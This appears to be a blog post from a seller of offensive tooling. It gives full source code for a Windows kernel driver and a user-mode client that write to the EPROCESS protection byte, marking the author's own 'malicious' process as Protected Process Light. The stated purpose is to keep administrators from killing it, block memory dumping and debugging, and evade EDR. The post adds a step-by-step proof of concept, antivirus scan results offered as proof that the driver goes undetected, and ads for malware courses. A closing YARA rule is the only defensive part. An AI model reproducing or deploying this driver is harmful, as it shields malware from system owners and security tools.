
Welcome to this new Medium post. Today, we'll explore the classic method of leveraging Windows Protected Process Light (PPL) to elevate a standard userland process into a state of functional invincibility.
In the cat-and-mouse game of EDR evasion and persistence, being SYSTEM isn't always enough, sometimes we need some kernel help. Due this reason we are setting the PPL process protection to our own malicious userland process. The trick here it's to have the possibility to load an unsigned driver (or sign the driver).
When a process is marked as PPL, Windows enforces a "Trust Hierarchy." To open a handle to a PPL process with powerful access rights like PROCESS_TERMINATE or PROCESS_VM_READ, the requesting process must have an equal or higher protection level.
Why Immortality?
By grafting PPL protections onto our userland process, we achieve three specific goals:
- Termination Denial: Standard administrative tools (Task Manager,
taskkill) will return "Access Denied" - Memory Sealing: Tools like Mimikatz or localized dumpers cannot read your process memory
- Debugger Evasion: You cannot attach a debugger to a PPL process without specific, signed kernel-mode drivers
The rest of the posts about PPL are in this list:

Courses: Learn how real malware works on Windows OS from beginner to advanced taking our courses, all explained in C++.
Technique Database: Access 50+ real malware techniques with weekly updates, complete with code, PoCs, and AV scan results:
Malware Techniques Database
Explore an ever-growing collection of malware techniques
0x12darkdev.net
Modules: Dive deep into essential malware topics with our modular training program! Get a new module every 14 days. Start at just $1.99 per module, or unlock lifetime access to all modules for $100.
Introduction
To achieve process immortality, we have to bypass the standard Win32 API restrictions. Since Windows guards the _PS_PROTECTION bits inside the kernel-space EPROCESS structure, no user-mode code (even running as SYSTEM) can reach out and flip them directly.
This requires a Kernel-to-Process bridge. In this walkthrough, we use a custom driver to perform a Direct Kernel Object Manipulation (DKOM) attack.
The Strategy
Our driver acts as a scalpel. It takes a Process ID (PID) from userland, finds that process in the kernel's linked list of structures, and manually overwrites its protection level to mimic a high-priority security service
Why "Antimalware" (Signer 3)?
We specifically choose the Antimalware signer because it provides a high enough rank to prevent most standard user-mode debuggers and admin tools from obtaining a handle with PROCESS_TERMINATE rights. It effectively puts our process in the same trust class as the very EDRs trying to kill it.
Here, if you think a little bit you will find a greater technique using the WinTCB signer value… Soon here in Medium.
Code
Driver
#include <ntifs.h>
#include <ntddk.h>
#define IOCTL_ADD_PROTECTION CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_BUFFERED, FILE_ANY_ACCESS)

/**
 * The PS_PROTECTION structure is used to define the protection level of a process.
 */
typedef struct _PS_PROTECTION
{
 union
 {
  UCHAR Level;
  struct
  {
   UCHAR Type : 3;
   UCHAR Audit : 1;
   UCHAR Signer : 4;
  } Flags;
 } u;
} PS_PROTECTION, * PPS_PROTECTION;


NTSTATUS IrpCreateHandler(PDEVICE_OBJECT DeviceObject, PIRP Irp) {
 UNREFERENCED_PARAMETER(DeviceObject);
 Irp->IoStatus.Status = STATUS_SUCCESS;
 Irp->IoStatus.Information = 0;
 IoCompleteRequest(Irp, IO_NO_INCREMENT);

 DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "IRP_MJ_CREATE handled\n");
 return STATUS_SUCCESS;
}

VOID UnloadDriver(PDRIVER_OBJECT DriverObject) {
 UNREFERENCED_PARAMETER(DriverObject);
 DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "Driver Unloaded\n");

}

NTSTATUS DriverDeviceControl(PDEVICE_OBJECT DeviceObject, PIRP Irp) {
 UNREFERENCED_PARAMETER(DeviceObject);
 PIO_STACK_LOCATION stack = IoGetCurrentIrpStackLocation(Irp);
 NTSTATUS status = STATUS_SUCCESS;
 ULONG ProcessId = 0;
 PEPROCESS Process;
 DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "IOCTL\n");

 switch (stack->Parameters.DeviceIoControl.IoControlCode) {
 case IOCTL_ADD_PROTECTION:
  ProcessId = *(ULONG*)Irp->AssociatedIrp.SystemBuffer;
  DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "ProcessId: %d\n", ProcessId);
  // Received ProcessId, now get the EPROCESS

  status = PsLookupProcessByProcessId((HANDLE)(ULONG_PTR)ProcessId, &Process);
  if (NT_SUCCESS(status)) {
   PS_PROTECTION* protection = (PS_PROTECTION*)((UCHAR*)Process + 0x5fa); // Offset for my Windows 11, get by dt nt!_EPROCESS in WinDbg
   DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "Process Protection Level: %02x\n", protection->u.Level);
   DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "Type: %d, Audit: %d, Signer: %d\n", protection->u.Flags.Type, protection->u.Flags.Audit, protection->u.Flags.Signer);

   // Set to antimalware
   protection->u.Flags.Type = 1;
   protection->u.Flags.Signer = 3;
   protection->u.Flags.Audit = 0;
  }
  else {
   DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "Failed to lookup process: %x\n", status);
  }
  break;
 default:
  status = STATUS_INVALID_DEVICE_REQUEST;
  break;
 }

 Irp->IoStatus.Status = status;
 IoCompleteRequest(Irp, IO_NO_INCREMENT);
 return status;
}


extern "C"
NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath) {
 UNREFERENCED_PARAMETER(RegistryPath);

 // Create Device
 UNICODE_STRING dev, dos;
 RtlInitUnicodeString(&dev, L"\\Device\\AddPPL");
 RtlInitUnicodeString(&dos, L"\\DosDevices\\AddPPL");

 PDEVICE_OBJECT DeviceObject;
 NTSTATUS status = IoCreateDevice(DriverObject, 0, &dev, FILE_DEVICE_UNKNOWN, FILE_DEVICE_SECURE_OPEN, FALSE, &DeviceObject);
 if (!NT_SUCCESS(status)) {
  DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "Failed to create device: %x\n", status);
  return status;
 }
 else {
  DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "Device Created\n");
 }

 // Create Symbolic Link
 RtlInitUnicodeString(&dos, L"\\DosDevices\\AddPPL");
 // First delete the symbolic link if it already exists
 IoDeleteSymbolicLink(&dos);
 status = IoCreateSymbolicLink(&dos, &dev);
 if (!NT_SUCCESS(status)) {
  DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "Failed to create symbolic link: %x\n", status);
  IoDeleteDevice(DeviceObject);
  return status;
 }
 else {
  DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "Symbolic Link Created\n");
 }

 DriverObject->DriverUnload = UnloadDriver;
 DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DriverDeviceControl;
 DriverObject->MajorFunction[IRP_MJ_CREATE] = IrpCreateHandler;

 DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "Driver Loaded\n");

 return STATUS_SUCCESS;
}
The kernel identifies a process's armor through a specific byte. We define the _PS_PROTECTION structure to match how Windows interprets this byte.
typedef struct _PS_PROTECTION
{
    union
    {
        UCHAR Level;
        struct
        {
            UCHAR Type : 3;   // PsProtectedType (None, Protected, ProtectedLight)
            UCHAR Audit : 1;
            UCHAR Signer : 4; // PsProtectedSigner (WinTcb, Windows, Antimalware, etc.)
        } Flags;
    } u;
} PS_PROTECTION, * PPS_PROTECTION;
The IOCTL Gateway
We use an I/O Control (IOCTL) code to allow our userland agent to talk to our kernel driver. The driver listens for IOCTL_ADD_PROTECTION and expects a PID in the buffer.
Locating and Modifying the EPROCESS
The magic happens inside DriverDeviceControl. Here is the logic:
- Lookup: We use
PsLookupProcessByProcessIdto get a pointer to theEPROCESSobject - Offsetting: Every Windows version has a different offset for the protection byte. For recent Windows 11 builds, this is typically around
0x5fa - The Flip: We set the
Typeto1(ProtectedLight) and theSignerto3(Antimalware)
// Snippet from our DriverDeviceControl
status = PsLookupProcessByProcessId((HANDLE)(ULONG_PTR)ProcessId, &Process);
if (NT_SUCCESS(status)) {
    // Note: Offset varies by Windows Build (Win11 is often 0x5fa)
    PS_PROTECTION* protection = (PS_PROTECTION*)((UCHAR*)Process + 0x5fa);

    // Elevating to ProtectedLight-Antimalware
    protection->u.Flags.Type = 1;   // PsProtectedTypeProtectedLight
    protection->u.Flags.Signer = 3; // PsProtectedSignerAntimalware

    DbgPrintEx(DPFLTR_IHVDRIVER_ID, DPFLTR_ERROR_LEVEL, "Process Immortality Granted.");
}
The Result

Once this code executes, your userland process is no longer a standard task. If an administrator tries to kill it via Task Manager, they will be met with the infamous "Access Denied", even if they are running as an Admin.
Warning: This is a DKOM technique. If you use the wrong offset for your Windows version, you will likely cause a Bug Check (BSOD), as you'll be overwriting critical adjacent kernel data.
Userland
With our kernel driver loaded and listening, we need a way to send the signal. The following C++ snippet demonstrates how a user-mode process can talk to our \\.\AddPPL device.
In this example, the process retrieves its own PID and sends it through the IOCTL gateway we created. This is the moment the process transitions from a standard, terminable entity into a Protected Process Light
#include <windows.h>
#include <stdio.h>

#define IOCTL_ADD_PROTECTION CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_BUFFERED, FILE_ANY_ACCESS)

int main(int argc, char* argv[])
{
    /*if (argc != 2)
    {
        printf("Usage: %s <PID>\n", argv[0]);
        return 1;
    }*/

    DWORD pid = GetCurrentProcessId();

    HANDLE hDevice = CreateFileA(
        "\\\\.\\AddPPL",
        GENERIC_READ | GENERIC_WRITE,
        0,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );

    if (hDevice == INVALID_HANDLE_VALUE)
    {
        printf("CreateFile failed: %lu\n", GetLastError());
        return 1;
    }

    UCHAR protectionLevel = 0;
    DWORD bytesReturned = 0;

    BOOL ok = DeviceIoControl(
        hDevice,
        IOCTL_ADD_PROTECTION,
        &pid,
        sizeof(pid),
        &protectionLevel,
        sizeof(protectionLevel),
        &bytesReturned,
        NULL
    );

    if (!ok)
    {
        printf("DeviceIoControl failed: %lu\n", GetLastError());
        CloseHandle(hDevice);
        return 1;
    }
    printf("Protection added for PID %lu \n", pid);

 getchar();

    CloseHandle(hDevice);
    return 0;
}
When DeviceIoControl is called, the execution flow takes a leap from Ring 3 to Ring 0:
- Handshake: The
CreateFileAfunction looks for the symbolic link\\.\AddPPLcreated by our driver'sDriverEntry. - The Context Switch:
DeviceIoControltriggers a context switch. The CPU enters kernel mode, and the Windows I/O Manager dispatches our request to the driver'sDriverDeviceControlfunction. - The Modification: The driver receives the PID, locates the
EPROCESSstructure in kernel memory, and flips thePS_PROTECTIONbits. - The Shield Up: Once the function returns, the user-mode process is instantly protected. Even though the process is still running this code, the kernel now rejects any
OpenProcessrequests that don't meet the PPL criteria
Proof of Concept
Windows 11:
So let's see this code in action, but before all the execution we need to make sure that we are ready, the first step it's use the WinDbg application to get offset of your specific build
For a production-ready tool, I recommend dynamically resolving offsets during execution (e.g., by fetching them from a remote symbol server or an online database). Manually hardcoding offsets is unreliable because you cannot run WinDbg on a target system to verify them, and kernel structures frequently change between Windows builds
So let's start opening the WinDbg and attaching for example the notepad.exe process.
And here we execute the following command:
dt nt!_EPROCESSThat's an output example:

This are all the fields of the EPROCESS structure and their offset from the base address of the structure.
Now we just search for the 'Protection' field with Ctrl + F:

And that's exactly what are searching, this offset:
+0x5fa Protection : _PS_PROTECTIONThat's the offset that you need to set here:
protection = *(PS_PROTECTION*)((UCHAR*)Process + 0x5fa); // Offset for my Windows 11, get by dt nt!_EPROCESS in WinDbgGreat, so it's time to play. We need to compile both projects and load the driver as a service:

And then just run the userland executable:
C:\Windows\System32>UserlandAppToElevate.exe
Protection added for PID 10304
Then we can open the process in System Informer:

And then if we try to kill the process:

And if we try to read memory as administrator:
Detection
Now it's time to see if the defenses are detecting this (the .sys) as a malicious threat
Kleenscan API
Engine,Scan Date,Result
Alyac,[2026-02-09],Undetected
Amiti,[2026-02-09],Undetected
Arcabit,[2026-02-09],Undetected
Avast,[2026-02-09],Undetected
AVG,[2026-02-09],Undetected
Avira,[2026-02-09],Undetected
Comodo Linux,[2026-02-09],Undetected
Crowdstrike Falcon,[2026-02-09],Undetected
DrWeb,[2026-02-09],Undetected
Emsisoft,[2026-02-09],Undetected
eScan,[2026-02-09],Undetected
F-Prot,[2026-02-09],Undetected
F-Secure,[2026-02-09],Undetected
G Data,[2026-02-09],Undetected
IKARUS,[2026-02-09],Pending...
Immunet,[2026-02-09],Undetected
Kaspersky,[2026-02-09],Undetected
Max Secure,[2026-02-09],Undetected
McAfee,[2026-02-09],Undetected
Microsoft Defender,[2026-02-09],Program:Win32/Contebrew.A!ml
NANO,[2026-02-09],Scanning ...
NOD32,[2026-02-09],Undetected
Norman,[2026-02-09],Undetected
SecureAge APEX,[2026-02-09],Undetected
Seqrite,[2026-02-09],Undetected
Sophos,[2026-02-09],Undetected
Threatdown,[2026-02-09],Undetected
TrendMicro,[2026-02-09],Undetected
Vba32,[2026-02-09],Undetected
VirusFighter,[2026-02-09],Undetected
Xvirus,[2026-02-09],Undetected
Zillya,[2026-02-09],Timeout
Zonealarm,[2026-02-09],Undetected
Zoner,[2026-02-09],Undetected


Litterbox
Static Analysis:
Dynamic Analysis:
Windows Defender
Undetected!
YARA
Here a YARA rule to detect this technique:
rule PPL_Weaponization_Intent {
    meta:
        description = "Detects binaries attempting to escalate to PPL (Protected Process Light) via Driver IOCTL"
        author = "0x12 Dark Development"
        technique = "Process Immortality / DKOM"
        date = "2024-05-22"

    strings:
        // PPL Logic: Looking for the bitmask values
        // Signer 3 (Antimalware), Type 1 (ProtectedLight)
        $ppl_signer_antimalware = { C6 ?? ?? 03 } // Possible assignment of Signer level
        $ppl_type_light = { C6 ?? ?? 01 }        // Possible assignment of Protection type

        // IOCTL and Driver Strings
        $ioctl_code = { 00 08 00 00 22 } // 0x800 IOCTL or similar custom ranges
        $dev_path = "\\\\.\\" wide ascii   // Driver communication prefix

        // Characteristic API calls
        $api1 = "DeviceIoControl"
        $api2 = "GetCurrentProcessId"
        $api3 = "CreateFileA"

    condition:
        uint16(0) == 0x5A4D and // MZ Header
        all of ($api*) and
        $dev_path and
        (any of ($ppl_*))
}
Here you have my collection of YARA rules:
Conclusions
Achieving Process Immortality is not just a simple trick for staying hidden; it is a way to turn the computer's own rules against itself. By using a kernel driver to add PPL protection to our process, we wrap our code in a shield that even a system administrator cannot break. As we have seen, this makes the process "unkillable" by standard tools like Task Manager and invisible to memory scanners. While most antivirus programs fail to catch this method today, it highlights the importance of understanding the deep layers of the Windows kernel.
📌 Follow me: YouTube | 🐦 X | 💬 Discord Server | 📸 Instagram | Newsletter
We help security teams enhance offensive capabilities with precision-built tooling and expert guidance, from custom malware to advanced evasion strategies
S12.